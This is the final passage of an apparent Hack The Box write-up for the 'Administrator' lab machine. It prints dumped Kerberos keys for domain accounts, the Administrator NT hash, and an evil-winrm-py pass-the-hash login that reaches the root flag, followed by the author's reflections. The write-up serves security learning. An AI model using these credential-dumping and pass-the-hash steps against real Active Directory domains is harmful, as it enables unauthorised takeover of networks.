Administrator:des-cbc-md5:403286f7cdf18385
krbtgt:aes256-cts-hmac-sha1-96:920ce354811a517c703a217ddca0175411d4a3c0880c359b2fdc1a494fb13648
krbtgt:aes128-cts-hmac-sha1-96:aadb89e07c87bcaf9c540940fab4af94
krbtgt:des-cbc-md5:2c0bc7d0250dbfc7
administrator.htb\olivia:aes256-cts-hmac-sha1-96:713f215fa5cc408ee5ba000e178f9d8ac220d68d294b077cb03aecc5f4c4e4f3
administrator.htb\olivia:aes128-cts-hmac-sha1-96:3d15ec169119d785a0ca2997f5d2aa48
administrator.htb\olivia:des-cbc-md5:bc2a4a7929c198e9
administrator.htb\michael:aes256-cts-hmac-sha1-96:cce7f003b61fdab0974c52c736db36502a136a60a9419b2392a711c06ac06d48
administrator.htb\michael:aes128-cts-hmac-sha1-96:3f66bbc3c65590ba592cc6d21e926b25
administrator.htb\michael:des-cbc-md5:866b9d1a5eb0b59e
administrator.htb\benjamin:aes256-cts-hmac-sha1-96:cbe0d56da2b8ef8b3f1b61a655297df5f3b072f415f8ba2e80e0a813afecd0d0
administrator.htb\benjamin:aes128-cts-hmac-sha1-96:ef58a639f0db392742c7e7a74981cd20
administrator.htb\benjamin:des-cbc-md5:89c449f192388f0e
administrator.htb\emily:aes256-cts-hmac-sha1-96:53063129cd0e59d79b83025fbb4cf89b975a961f996c26cdedc8c6991e92b7c4
administrator.htb\emily:aes128-cts-hmac-sha1-96:fb2a594e5ff3a289fac7a27bbb328218
administrator.htb\emily:des-cbc-md5:804343fb6e0dbc51
administrator.htb\ethan:aes256-cts-hmac-sha1-96:e8577755add681a799a8f9fbcddecc4c3a3296329512bdae2454b6641bd3270f
administrator.htb\ethan:aes128-cts-hmac-sha1-96:e67d5744a884d8b137040d9ec3c6b49f
administrator.htb\ethan:des-cbc-md5:58387aef9d6754fb
administrator.htb\alexander:aes256-cts-hmac-sha1-96:b78d0aa466f36903311913f9caa7ef9cff55a2d9f450325b2fb390fbebdb50b6
administrator.htb\alexander:aes128-cts-hmac-sha1-96:ac291386e48626f32ecfb87871cdeade
administrator.htb\alexander:des-cbc-md5:49ba9dcb6d07d0bf
administrator.htb\emma:aes256-cts-hmac-sha1-96:951a211a757b8ea8f566e5f3a7b42122727d014cb13777c7784a7d605a89ff82
administrator.htb\emma:aes128-cts-hmac-sha1-96:aa24ed627234fb9c520240ceef84cd5e
administrator.htb\emma:des-cbc-md5:3249fba89813ef5d
DC$:aes256-cts-hmac-sha1-96:98ef91c128122134296e67e713b233697cd313ae864b1f26ac1b8bc4ec1b4ccb
DC$:aes128-cts-hmac-sha1-96:7068a4761df2f6c760ad9018c8bd206d
DC$:des-cbc-md5:f483547c4325492a
[*] Cleaning up...
Administrator NT hash found: 3dc553ce4b9fd20bd016e098d2d2fd2e
Root Access
Pass-the-Hash as Administrator
Now we can log in as the Administrator via pass-the-hash:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
evil-winrm-py -u "Administrator" -H '3dc553ce4b9fd20bd016e098d2d2fd2e' -i "DC.administrator.htb"
/root/.pyenv/versions/3.11.14/lib/python3.11/site-packages/requests/__init__.py:113: RequestsDependencyWarning: urllib3 (2.6.3) or chardet (6.0.0.post1)/charset_normalizer (3.4.4) doesn't match a supported version!
 warnings.warn(
         _ _            _
 _____ _(_| |_____ __ _(_)_ _  _ _ _ __ ___ _ __ _  _
/ -_\ V | | |___\ V  V | | ' \| '_| '  |___| '_ | || |
\___|\_/|_|_|    \_/\_/|_|_||_|_| |_|_|_|  | .__/\_, |
                                           |_|   |__/  v1.5.0

[*] Connecting to 'DC.administrator.htb:5985' as 'Administrator'
evil-winrm-py PS C:\Users\Administrator\Documents> cd ..
cdevil-winrm-py PS C:\Users\Administrator> cd Desktop
evil-winrm-py PS C:\Users\Administrator\Desktop> ls


   Directory: C:\Users\Administrator\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         7/22/2026   8:47 AM             34 root.txt
Root flag obtained. Box completed!
Reflections
What Surprised Me
The Share Moderators group had no meaningful ACL edges in BloodHound beyond the one linking benjamin to it, which initially looked like a dead end. The real significance of the group membership wasn’t an Active Directory permission at all, but the FTP access it unlocked, where a Backup.psafe3 Password Safe file was waiting.
Main Mistake
After changing benjamin’s password, I went back to re-enumerate the SMB shares with the new user and got nothing, losing time before remembering that FTP was open.
Open Question
I didn’t realize that the FTP login could be affected by resetting the same user’s Active Directory password. The FTP service authenticated against AD, so changing benjamin’s domain password also changed the credentials he uses for FTP. This makes me wonder: When does a service delegate authentication to Active Directory, and when does it keep its own separate credential store that a domain password reset wouldn’t touch?
Completed this box? Did you spot the FTP share behind the Share Moderators group, or find a different path to emily? Leave a comment down below!